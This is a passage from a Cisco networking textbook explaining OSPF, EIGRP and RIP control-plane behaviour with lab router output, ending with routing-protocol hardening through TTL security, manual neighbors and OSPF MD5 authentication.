198 *Mar 15 18:16:53.693: OSPF-1 LSGEN: Build sum 192.168.12.0, mask 255.255.255.0, type 3, age
199 0, seq 0x80000001 to area 1
200 *Mar 15 18:16:53.693: OSPF-1 LSGEN: MTID Metric Origin Topology Name
201 *Mar 15 18:16:53.693: OSPF-1 LSGEN: 0 10 intra-area Base
202 ABR#
203 *Mar 15 18:17:23.687: OSPF-1 LSGEN: Scheduling network LSA on Ethernet0/1
204 *Mar 15 18:17:23.687: OSPF-1 LSGEN: Scheduling rtr LSA for area 1
205 *Mar 15 18:17:24.192: OSPF-1 LSGEN: No full nbrs on intf Ethernet0/1 to build Net LSA
206 *Mar 15 18:17:24.192: OSPF-1 LSGEN: No change in router LSA, area 1
207 ABR#
208 *Mar 15 18:17:25.620: %OSPF-5-ADJCHG: Process 1, Nbr 223.3.3.3 on Ethernet0/1 from LOADING
209 to FULL, Loading Done
210 ABR#
211 *Mar 15 18:17:25.620: OSPF-1 LSGEN: Scheduling rtr LSA for area 1
212 *Mar 15 18:17:25.620: OSPF-1 LSGEN: Scheduling network LSA on Ethernet0/1
213 *Mar 15 18:17:26.127: OSPF-1 LSGEN: Build router LSA for area 1, router ID 223.1.1.1, seq
214 0x8000000C
215 *Mar 15 18:17:26.127: OSPF-1 LSGEN: Build network LSA for Ethernet0/1, router ID 223.1.1.1
216 ABR#
217 *Mar 15 18:17:30.626: OSPF-1 LSGEN: Build sum 7.7.7.0, mask 255.255.255.0, type 3, age 0,
218 seq 0x80000001 to area 0
219 *Mar 15 18:17:30.626: OSPF-1 LSGEN: MTID Metric Origin Topology Name
220 *Mar 15 18:17:30.626: OSPF-1 LSGEN: 0 11 intra-area Base
221 *Mar 15 18:17:30.626: OSPF-1 LSGEN: Build sum 6.6.6.0, mask 255.255.255.0, type 3, age 0,
222 seq 0x80000001 to area 0

```

```

*Mar 15 18:17:30.626: OSPF-1 LSGEN: MTID Metric Origin Topology Name 223
*Mar 15 18:17:30.626: OSPF-1 LSGEN: 0 11 intra-area Base 224
ABR# 225

```

The resulting OSPF database on a router in Area 1 shows the summary LSAs generated by the ABR for networks in Area 0, but it does not show the router or network LSAs. If a route or link goes down in Area 0, but the network is still reachable, the summary LSAs generated by the ABR do not change.

```
A1_Router#show ip ospf database 229
```

```
OSPF Router with ID (223.3.3.3) (Process ID 1) 230
```

```
Router Link States (Area 1) 231
```

| Link ID   | ADV Router | Age | Seq#       | Checksum | Link count |
|-----------|------------|-----|------------|----------|------------|
| 223.1.1.1 | 223.1.1.1  | 624 | 0x8000000C | 0x00F96F | 1          |
| 223.3.3.3 | 223.3.3.3  | 623 | 0x8000000C | 0x007F93 | 3          |

```
Net Link States (Area 1) 235
```

| Link ID      | ADV Router | Age | Seq#       | Checksum |
|--------------|------------|-----|------------|----------|
| 192.168.13.1 | 223.1.1.1  | 624 | 0x80000001 | 0x00AE65 |

```
Summary Net Link States (Area 1) 238
```

| Link ID      | ADV Router | Age | Seq#       | Checksum |
|--------------|------------|-----|------------|----------|
| 4.4.4.0      | 223.1.1.1  | 717 | 0x80000001 | 0x0073CF |
| 5.5.5.0      | 223.1.1.1  | 717 | 0x80000001 | 0x004FF0 |
| 192.168.12.0 | 223.1.1.1  | 655 | 0x80000001 | 0x00C317 |

```
A1_Router# 243
```

To further reduce the effect of topology changes, you can look at different area types. For example, a totally stubby area is used when there is only one way out of an area. In this case, the topology outside of the area isn't relevant, and the ABR only needs to advertise a default route.

To configure an area as totally stubby, use the `area <area_number> stub no-summary` command on the ABR and `area <area_number> stub` on the other routers in the stub area. However, it is important to note that totally stubby areas can't be a transit area (this is discussed more in Chapter 14). For now, let's look at the output from an ABR for a totally stubby area. In this example, you can see that the ABR is building a summary LSA for the default network:

```

ABR#conf t 252
Enter configuration commands, one per line. End with CNTL/Z. 253
ABR(config)#router ospf 1 254
ABR(config-router)#area 1 stub no-summary 255
ABR(config-router)# 256
*Mar 15 18:39:50.408: OSPF-1 LSGEN: Build sum 0.0.0.0, mask 0.0.0.0, type 3, age 0, seq 257
0x80000001 to area 1 258
*Mar 15 18:39:50.408: OSPF-1 LSGEN: MTID Metric Origin Topology Name 259
*Mar 15 18:39:50.408: OSPF-1 LSGEN: 0 1 intra-area Base 260

```

261 When you look at a router inside the area, you only see the summary LSA for the default network, and  
 262 all other summaries are suppressed:

```

263 A1_Router#show ip ospf database
264
265 OSPF Router with ID (223.3.3.3) (Process ID 1)
266
267 Router Link States (Area 1)
268
269 Link ID ADV Router Age Seq# Checksum Link count
270 223.1.1.1 223.1.1.1 776 0x8000000E 0x001455 1
271 223.3.3.3 223.3.3.3 774 0x8000000E 0x009979 3
272
273 Net Link States (Area 1)
274
275 Link ID ADV Router Age Seq# Checksum
276 192.168.13.1 223.1.1.1 772 0x80000003 0x00C84B
277
278 Summary Net Link States (Area 1)
279
280 Link ID ADV Router Age Seq# Checksum
281 0.0.0.0 223.1.1.1 803 0x80000001 0x00BD9D
282
283 A1_Router#

```

276 You know that Area 0 is the backbone area, but what does that mean? From a control plane perspective,  
 277 it means that all ABRs must have an interface in the backbone area, Area 0. This is part of the loop  
 278 prevention design. If you attempt to configure an ABR that does not have an Area 0 interface, the route will  
 279 not be propagated between areas. In the example shown in Figure 12-2, A1\_Router is configured as an ABR  
 280 between Area 1 and Area 2. A1\_Router sees the intra-area network advertised by A2\_Router, but it does not  
 281 send it on to the Area 0 ABR.

this figure will be printed in b/w




Figure 12-2. Area Border Routers

282 You can see this loop prevention mechanism at work when looking at a route originated in Area 2. In the  
 283 following snippet, you see the route:

```

284 A1_Router#show ip route 8.8.8.0
285 Routing entry for 8.8.8.0/24
286 Known via "ospf", distance 110, metric 11, type intra area
287 Last update from 192.168.34.4 on Ethernet0/1, 00:01:37 ago
288 Routing Descriptor Blocks:
289 * 192.168.34.4, from 223.4.4.4, 00:01:37 ago, via Ethernet0/1
290 Route metric is 11, traffic share count is 1
291 A1_Router#

```

When you look for the route on the ABR between Area 0 and Area 1, it isn't there. That is because A1\_Router could not advertise the route it learned from Area 2 into Area 1:

```
ABR#show ip route 8.8.8.0
% Network not in table
ABR#
```

There is a way to work around this scalability issue in OSPF's control plane; this is with virtual links. A *virtual link* creates a control plane tunnel that is part of Area 0. This special tunnel only allows OSPF control plane traffic and no data plane traffic. A virtual link is configured by specifying the area over which it will tunnel and the router ID of the peer ABR. These tunnels can even be configured in serial to hop over several areas, but if your design includes a series of areas that are not attached to Area 0, you should rethink your design. Virtual links are usually employed as Band-Aid fixes for merging topologies and are usually dispensed with when an outage can be incurred and the topology reconfigured.

The following example shows the configuration of a virtual link tunneling over Area 1, between the ABRs. In this case, A1\_Router is an ABR for Areas 1 and 2; at least it will be once it has an Area 0 virtual link:

```
ABR(config)#router ospf 1
ABR(config-router)#area 1 virtual-link 223.3.3.3

A1_Router(config)#router ospf 1
A1_Router(config-router)# area 1 virtual-link 223.1.1.1
```

After adding the virtual link, you see the neighbor relationship for the virtual link:

```
A1_Router(config-router)#
*Mar 15 19:56:09.645: %OSPF-5-ADJCHG: Process 1, Nbr 223.1.1.1 on OSPF_VL1 from LOADING to FULL, Loading Done
A1_Router(config-router)#do show ip ospf neighbor

Neighbor ID Pri State Dead Time Address Interface
223.1.1.1 0 FULL/ - - 192.168.13.1 OSPF_VL1
223.1.1.1 1 FULL/DR 00:00:36 192.168.13.1 Ethernet0/0
223.4.4.4 1 FULL/BDR 00:00:31 192.168.34.4 Ethernet0/1
A1_Router(config-router)#
```

Did you notice the dead time in the neighbor adjacency? It isn't there because virtual links run as on-demand circuits. This means that it won't send hellos once the link is up. This can cause some interesting issues when trying to troubleshoot, especially when authentication is changed in Area 0.

```
A1_Router(config-router)#do show ip ospf virtual-links
Virtual Link OSPF_VL1 to router 223.1.1.1 is up
 Run as demand circuit
 DoNotAge LSA allowed.
 Transit area 1, via interface Ethernet0/0
Topology-MTID Cost Disabled Shutdown Topology Name
 0 10 no no Base
Transmit Delay is 1 sec, State POINT_TO_POINT,
Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
Hello due in 00:00:04
Adjacency State FULL (Hello suppressed)
Index 1/3, retransmission queue length 0, number of retransmission 0
```

```

335 First 0x0(0)/0x0(0) Next 0x0(0)/0x0(0)
336 Last retransmission scan length is 0, maximum is 0
337 Last retransmission scan time is 0 msec, maximum is 0 msec
338 A1_Router(config-router)#

```

Another way to reach the backbone area from a remote area is to use a data plane tunnel. Using this option, you don't need transit areas, so you can make better use of summarization, but this can also lead to suboptimal routing. Tunneling and the interarea route selection process are discussed in Chapter 15.

The Enhanced Interior Gateway Routing Protocol (EIGRP) has a different set of control plane advantages and disadvantages than OSPF. One disadvantage of EIGRP is that it was a Cisco proprietary protocol. It was opened by Cisco in 2013, so it hasn't been fully adopted by other vendors yet. However, that isn't a control plane issue.

EIGRP is an advanced distance-vector protocol. Chapter 6 mentions that it uses the Diffusing Update Algorithm (DUAL), but that chapter focuses more on implementation than control plane mechanisms. DUAL uses the concept of feasible distance and reported distance to determine optimal routes. The *reported distance* is the distance reported by a peer to get to a network. The *feasible distance* is the distance reported by the peer, including the distance to that peer. A route is a successor, which means it is eligible to be put in the routing table, if the reported distance is less than the feasible distance. Sounds confusing, right? When you look at the logic behind it, it is easy to understand. To use a physical example, you can get to Honolulu from Ewa Beach in 21.4 miles if your first turn is onto the H-1. So 21.4 miles would be your feasible distance. Someone tells you that they know a path that is 24 miles from where they are located. This is the reported distance. Not knowing anything other than distance, you can't guarantee that they aren't having you do a 2.6-mile loop and then come right back to your starting place. It isn't necessarily a loop, but you can't take the chance. On the other hand, if someone tells you that they know a path from their location that is 19 miles, there isn't any way that they are going through the current location to get there.

In the previous example, you used miles as a distance. A better comparison to the distance used by EIGRP is to include speed limit and congestion. In many cases, it is actually physically further to take the highway than to take side roads, but you go faster on the highway. The same applies to networking. You don't want to hop through legacy serial links or satellites when you can use an optical transport. With that in mind, the following is the legacy equation for calculating an EIGRP's distance metric:

$$metric = ((K1 * scaled\ minimum\ bandwidth + (K2 * scaled\ minimum\ bandwidth) / (256 - load) + K3 * scaled\ delay) * [K5 / (reliability + K4)]) * 256$$

The K values correspond to binary settings configured on the EIGRP process. The default is K1 = 1 and K3 = 1, and the rest are 0. When K5 = 0, that portion of the equation is ignored, rather than multiplying by 0. This simplifies the default distance metric calculation to the following:

$$metric = scaled\ minimum\ bandwidth + scaled\ delay$$

```

370 R1#show ip protocols | section eigrp
371 Routing Protocol is "eigrp 1"
372 Outgoing update filter list for all interfaces is not set
373 Incoming update filter list for all interfaces is not set
374 Default networks flagged in outgoing updates
375 Default networks accepted from incoming updates
376 EIGRP-IPv4 VR(APRESS) Address-Family Protocol for AS(1)
377 Metric weight K1=1, K2=0, K3=1, K4=0, K5=0 K6=0
378 Metric rib-scale 128
379 Metric version 64bit
380 NSF-aware route hold timer is 240
381 Router-ID: 192.168.1.1

```

```

Topology : 0 (base) 382
 Active Timer: 3 min 383
 Distance: internal 90 external 170 384
 Maximum path: 4 385
 Maximum hopcount 100 386
 Maximum metric variance 1 387
 Total Prefix Count: 3 388
 Total Redist Count: 0 389
R1# 390

```

Take another look at the preceding output from `show ip protocols`. There are some differences from the output you saw in Chapter 6. This is due to configuring EIGRP using named mode instead of autonomous system mode. In the case of EIGRP, using the different configuration methods makes minor changes to the protocol. The main changes are the introduction of a wide metric and a K6 value. The values for delay and bandwidth in the previously shown equation are actually scaled. The problem with the legacy scaling is that any interface above 1 Gbps will have the same scaled bandwidth. The 64-bit-wide metric improves this limitation by changing the scale by a factor of 65536. This raises the point where links become equal to 4.2 terabits. One issue is that unless all routers in the autonomous system are configured to use the wide metric, they will revert to the legacy metric. A word of caution when you get to redistribution: Many example documents use redistribution metrics of “1 1 1 1”. This does not work with wide metrics.

Another issue with the default behavior of EIGRP is seen in tunnels. The default bandwidth for a GRE tunnel is 8000 Kbps, and the default delay is 50000 usec. The primary problem resulting from these default values is the risk that the EIGRP process may choose a path that looks better to it when the tunnel is configured.

```

R1#show interfaces tunnel 0 | include DLY|bandwidth 404
 MTU 17916 bytes, BW 100 Kbit/sec, DLY 50000 usec, 405
 Tunnel transmit bandwidth 8000 (kbps) 406
 Tunnel receive bandwidth 8000 (kbps) 407
R1# 408

```

Chances are that tunnel defaults are not correct. To improve the accuracy of EIGRP over tunnels, you should estimate the maximum throughput and total delay and then set the values on the tunnel interface.

```

R1(config)#interface Tunnel 0 411
R1(config-if)#delay 4000 412
R1(config-if)#tunnel bandwidth transmit 100000 413

```

If you feel that the default K values don’t work for you, they can be easily changed. However, setting K5 to 1 may reduce the stability of EIGRP, as reliability can change. The command to change the K values is simply `metric weights 0 K1 K2 K3 K4 K5 K6`. If you change the K values anywhere, you need to change them on the entire autonomous system. If you don’t set all the K values consistently, the reported distances will NOT properly compare. In this case, routing loops and suboptimal routing can occur, assuming EIGRP is stable enough to even converge. Many versions of IOS will prevent this issue by blocking neighbor relationships if the K values do not match.

AU2

```

Router1(config)# interface eth 0/0 421
Router1(config-if)# ip address 192.168.1.1 255.255.255.0 422
Router1(config-if)# exit 423
Router1(config)# router eigrp APRESS 424
Router1(config-router)# address-family ipv4 autonomous-system 1 425
Router1(config-router-af)# network 192.168.1.0 0.0.0.255 426
Router1(config-router-af)# metric weights 0 2 0 1 0 0 1 427

```



428 What happens if EIGRP isn't stable? When EIGRP routes are calculating, they are considered active. When  
 429 they are stable, they are called passive. This is not to be confused with a passive interface. In the case of routes,  
 430 you want them to be passive. When the EIGRP topology grows too large or there are instability issues, routes can  
 431 become stuck in active. *Stuck in active* means that EIGRP has sent out queries for a route, but the neighbor hasn't  
 432 replied. This can be caused by overloaded router CPUs or oversaturated links. The worst part is that it can cause a  
 433 rippling effect, where the number of queries keeps increasing. If your EIGRP topology is getting to the point that  
 434 you are hitting stuck in active problems, you should either break it down into multiple autonomous systems or limit  
 435 the scope of queries using stubs. With `eigrp stub`, you can prevent or limit the queries altogether based on criteria AU3  
 436 such as the source of the network or on administratively defined lists of prefixes. Cisco even helps you a bit with  
 437 EIGRP design. Some layer 3 switches with basic licenses only support stub routing.

```
438 R2(config-router-af)#eigrp stub ?
439 connected Do advertise connected routes
440 leak-map Allow dynamic prefixes based on the leak-map
441 receive-only Set receive only neighbor
442 redistributed Do advertise redistributed routes
443 static Do advertise static routes
444 summary Do advertise summary routes
445 <cr>
```

446 A nice feature about EIGRP is its support for multipath routing. By default, it supports Equal Cost  
 447 Multipath (ECMP) routing. With use of the `variance` command, you can enable unequal cost path load  
 448 balancing. The `variance` command sets the threshold for the difference in metrics. By default, the actual  
 449 load balancing share is calculated by the actual ratio of metrics. Now to add some confusion.

```
450 R2(config-router-af)#topology base
451 R2(config-router-af-topology)#variance ?
452 <1-128> Metric variance multiplier

453 R2(config-router-af-topology)#traffic-share ?
454 balanced Share inversely proportional to metric
455 min All traffic shared among min metric paths
```

456 Regardless of the value set for `variance`, a route will not be used in multipath routing if it is not a  
 457 successor. This is for loop prevention. Otherwise, a router might try to load balance over a looping path. If  
 458 you are trying to load balance over unequal paths that you know aren't looped, look at your bandwidth and  
 459 delay along the paths. You can also force a change to the metrics using route maps.

```
460 R1(config)#ip access-list standard MYNETWORKS
461 R1(config-std-nacl)#permit 10.0.0.0 0.0.0.255
462 R1(config-std-nacl)#permit 10.1.0.0 0.0.0.255
463 R1(config-std-nacl)#route-map CHANGE_METRIC
464 R1(config-route-map)#match ip address MYNETWORKS
465 R1(config-route-map)#set metric ?
466 +/-<metric> Add or subtract metric
467 <0-4294967295> Metric value or Bandwidth in Kbits per second
468 R1(config-route-map)#set metric 100000000 1 255 1 1500
469 R1(config-route-map)#router eigrp APRESS
470 R1(config-router)# address-family ipv4 unicast autonomous-system 1
471 R1(config-router-af)#topology base
472 R1(config-router-af-topology)#distribute-list route-map CHANGE_METRIC in
```

The feasible successor test isn't the only loop prevention mechanism in EIGRP. Three other loop prevention mechanisms are *split horizon*, *external administrative distance*, and *router ID checks*. The rule of split horizon is simple. When split horizon is enabled, the router won't advertise a route out the same interface where it was learned. In cases of point-to-point or broadcast networks, this makes sense. In the case of multipoint non-broadcast networks, this prevents a hub from distributing routes to its spokes. The most common contemporary example where you need to disable split horizon is with Dynamic Multipoint Virtual Private Networks (DMVPNs). These types of networks have hub routers that must learn and distribute the same routes out of a single tunnel interface. Regardless of the reason, the configuration to disable split horizon is simple.

```

! Legacy (or classic) mode EIGRP 482
R2(config)#interface Tunnel0 483
R2(config-if)#no ip split-horizon eigrp 1 484
!! NOTE: It will accept this command when using named mode, but it won't work. 485

! Name mode EIGRP 486
R2(config-if)#router eigrp APRESS 487
R2(config-router)# address-family ipv4 unicast autonomous-system 1 488
! In named mode, we configure the split horizon in the address family interface mode 489
R2(config-router-af)#af-interface Tunnel0 490
R2(config-router-af-interface)#no split-horizon 491


```

The external administrative distance and EIGRP router IDs are both used for loop prevention during redistribution. The default administrative distance of EIGRP is 90, but when the route is external, it has a default administrative distance of 170. This means that an internal route will always be considered before the external route and will mitigate issues from arbitrary metrics set during redistribution. With EIGRP, the router ID is primarily used with redistributed routes. When a router tries to redistribute a route that has its router ID, it will discard it as a loop. Assuming there aren't duplicate router IDs, it would be correct in this assumption. In older versions of IOS, the router ID was only checked during redistribution. Starting in 15.x, the router ID was also checked with internal EIGRP.

Last, and in this case least, let's discuss some control plane aspects of RIP. RIP is rarely used in live networks anymore, and with an administrative distance of 120, it loses to internal EIGRP and OSPF. When dynamic routing was young and routers didn't have many resources, RIP's simplicity provided its value. Even in modern networks, where all links are equal, it can be a viable protocol. When the link speeds are not equal, RIP quickly loses value. The simple hop count metric used by RIP is similar to using a count of the number of roads to get to a destination. By RIP's logic, it is better to take H-1 to Highway 72 to get to Waimanalo from Aiea, because of the road count of two. However, if you take average speed into account, the better route is H-201 to H-3 to Highway 83 to Highway 72, which is a road count of four.

Even though RIP is not a link-state protocol, it still has mechanisms to quickly propagate information about a lost network. RIP has a maximum hop count of 15. A hop count of 16 is considered infinite. To remove a route before it naturally ages off, RIP uses route poisoning. With route poisoning, it will advertise a route that it wants to withdraw using the infinite metric of 16. Figure 12-3 shows a capture of a packet with the route to 1.1.1.0/24 withdrawn. Notice the metric of 16. Since RIP version 2 has triggered updates, this pushes the withdrawn network immediately instead of waiting for the route to be marked as invalid in 3 minutes (by default).

this figure will be printed in b/w



**Figure 12-3.** RIP route poisoning

The routing control plane isn't just about exchanging routes. It also includes security for those route exchanges. Most of the protocols have built-in security controls such as TTL checks and authentication. In addition to those built-in mechanisms, you can also use access lists to protect the control plane.

For example, OSPF packets should typically only be transmitted on a local segment. If there is a concern that an intruder may try to inject information into OSPF, you can check TTL. For protocols that only need a TTL of 1, and they are normally sent with a TTL of 1, an intruder can craft a packet so it has a TTL of 1 by the time it arrives. If you change the rule and say that you expect a packet to arrive with a TTL of 254, it is more difficult for an intruder to inject a packet. This is because the maximum TTL is 255 and the value would be decremented if it passed through any routers.

The following is an example of configuring a TTL check on the OSPF process. It can also be configured on a per-interface basis. In this example, the OSPF neighbor adjacency went down as soon as ttl-security was enabled with a maximum hop count of 1:

```

527 R1(config)#router ospf 1
528 R1(config-router)#ttl-security all-interfaces hops ?
529 <1-254> maximum number of hops allowed
530 R1(config-router)#ttl-security all-interfaces hops 1
531 R1(config-router)#
532 *Mar 19 07:10:56.710: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.23.2 on Ethernet0/0 from FULL
533 to DOWN, Neighbor Down: Dead timer expired
534 R1(config-router)#do debug ip ospf adj
535 OSPF adjacency debugging is on
536 R1(config-router)#
537 *Mar 19 07:11:41.582: OSPF-1 ADJ Et0/0: Drop packet from 192.168.12.2 with TTL: 1
538 R1(config-router)#
539 *Mar 19 07:11:50.920: OSPF-1 ADJ Et0/0: Drop packet from 192.168.12.2 with TTL: 1

```

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                 |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------|
| R1(config-router)#                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | 540                             |
| *Mar 19 07:12:00.593: OSPF-1 ADJ Et0/0: Drop packet from 192.168.12.2 with TTL: 1                                                                                                                                                                                                                                                                                                                                                                                                         | 541                             |
| <br>The reason the link went down is because the feature isn't configured on the neighbor yet, so it is still sending out packets with a TTL of 1. The router with ttl-security assumes that the router is sending packets with a TTL of 255 and that it has gone through 254 hops. In order to implement ttl-security nondisruptively, configure all routers using a maximum hop count of 254. Once the feature has been enabled on all routers, you can remove the hop count parameter. | 542<br>543<br>544<br>545<br>546 |
| R1(config-router)#ttl-security all-interfaces hops 254                                                                                                                                                                                                                                                                                                                                                                                                                                    | 547                             |
| R1(config-router)#                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | 548                             |
| *Mar 19 07:19:55.976: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.23.2 on Ethernet0/0 from LOADING to FULL, Loading Done                                                                                                                                                                                                                                                                                                                                                                       | 549<br>550                      |
| R1(config-router)#                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | 551                             |
| <br>Some security can also be added by using manually configured neighbors. If the OSPF network type is set to non-broadcast, then it won't be able to find its neighbors unless their unicast addresses are configured.                                                                                                                                                                                                                                                                  | 552<br>553<br>554               |
| R2(config-router)#int eth0/0                                                                                                                                                                                                                                                                                                                                                                                                                                                              | 555                             |
| R2(config-if)#ip ospf network non-broadcast                                                                                                                                                                                                                                                                                                                                                                                                                                               | 556                             |
| <br>When changing OSPF network types, make sure to configure them on both sides of the link. Changing the OSPF network type may change timers that must match. In the example of an Ethernet interface, the default network type is broadcast, which has a default timer of 10 seconds.                                                                                                                                                                                                   | 557<br>558<br>559               |
| R2(config-if)#do show ip ospf interface eth0/0   include Timer                                                                                                                                                                                                                                                                                                                                                                                                                            | 560                             |
| Timer intervals configured, <b>Hello 30</b> , Dead 120, Wait 120, Retransmit 5                                                                                                                                                                                                                                                                                                                                                                                                            | 561                             |
| R2(config-if)#do show ip ospf interface eth0/1   include Timer                                                                                                                                                                                                                                                                                                                                                                                                                            | 562                             |
| Timer intervals configured, <b>Hello 10</b> , Dead 40, Wait 40, Retransmit 5                                                                                                                                                                                                                                                                                                                                                                                                              | 563                             |
| R2(config-if)#                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | 564                             |
| <br>When you add a manual neighbor statement, the OSPF adjacency comes up. An interesting point is that only one side needs to have a neighbor statement. When the other side receives the unicast hello, it will respond and the adjacency will form.                                                                                                                                                                                                                                    | 565<br>566<br>567               |
| R2(config-if)#router ospf 1                                                                                                                                                                                                                                                                                                                                                                                                                                                               | 568                             |
| R2(config-router)#neighbor 192.168.12.1                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 569                             |
| R2(config-router)#                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | 570                             |
| *Mar 19 07:33:10.033: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.12.1 on Ethernet0/0 from LOADING to FULL, Loading Done                                                                                                                                                                                                                                                                                                                                                                       | 571<br>572                      |
| <br>To really secure the links, you need to use authentication. OSPFv2 includes three authentication modes: null, plaintext, and MD5 authentication. Null authentication is the default and just means that there isn't any authentication. Plaintext provides very little security, because the password is actually sent on in plaintext.                                                                                                                                               | 573<br>574<br>575               |
| R2(config)#router ospf 1                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | 576                             |
| R2(config-router)#area 0 authentication                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 577                             |
| R2(config-router)#int eth0/0                                                                                                                                                                                                                                                                                                                                                                                                                                                              | 578                             |
| R2(config-if)#ip ospf authentication-key Apress                                                                                                                                                                                                                                                                                                                                                                                                                                           | 579                             |

If you configured authentication on R2, but you haven't yet configured it on R1, R1 will see an authentication type mismatch. Once you add authentication to R1, the error changes. The new error says that the key mismatches. This is because R1 still has a blank key.

```
R1(config)#do debug ospf adj
*Mar 19 07:56:45.947: OSPF-1 ADJ Et0/0: Rcv pkt from 192.168.12.2 : Mismatched
Authentication type. Input packet specified type 1, we use type 0
R1(config)#router ospf 1
R1(config-router)#area 0 authentication
*Mar 19 07:59:06.343: OSPF-1 ADJ Et0/0: Rcv pkt from 192.168.12.2, : Mismatched
Authentication Key - Clear Text
R1(config-router)#
```

At least OSPF is secure enough to not show the password it received in the adjacency debug. Unfortunately, the plaintext password is being broadcast, so it isn't difficult to retrieve.

```
R1#monitor capture buffer GETPASS circular
R1#monitor capture point ip process-switched OSPF in
R1#monitor capture point associate OSPF GETPASS
R1#monitor capture point start all
R1#show monitor capture buffer GETPASS dump
22:10:49.216 HST Mar 18 2015 : IPv4 Process : Et0/0 None


B518FBA0: 01005E00 0005AABB CC000200 080045C0 ..^...*;L.....E@
B518FBB0: 004C02F1 00000159 08F9C0A8 0C02E000 ..L.q...Y.y@(..`.
B518FBC0: 00050201 002CC0A8 17020000 00004848 ,@(.....HH
B518FBD0: 00014170 72657373 0000FFFF FF00000A ..Apress.....
B518FBE0: 12010000 00
```

Message Digest authentication prevents the password from being sent in clear text. It is configured by turning authentication on the area and then setting the key.

```
R1(config)#router ospf 1
R1(config-router)#area 0 authentication message-digest
R1(config-router)#int eth0/0
R1(config-if)#ip ospf message-digest-key 1 md5 Apress

R2(config)#router ospf 1
R2(config-router)#area 0 authentication message-digest
R2(config-router)#int eth0/0
R2(config-if)#ip ospf message-digest-key 1 md5 Apress
*Mar 19 08:21:19.685: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.12.1 on Ethernet0/0 from
LOADING to FULL, Loading Done
R2(config-if)#
```

Using MD5 authentication, the password, or key, is not sent in plaintext. Instead, the contents of the OSPF packet are hashed using the configured key. The neighbor runs the secure hash algorithm when it receives the packet and verifies that the hash matches. This not only protects the confidentiality of the password, but it also assures the integrity of the OSPF packet. Figure 12-4 shows an example of an authenticated OSPF packet.



this figure will be printed in b/w

**Figure 12-4.** OSPF MD5 authentication

■ **Tip** OSPF authentication is enabled on the area. Virtual links are part of Area 0 and must use Area 0's authentication. This is often forgotten, and due to the on-demand nature of virtual links, the problem likely won't present itself immediately.

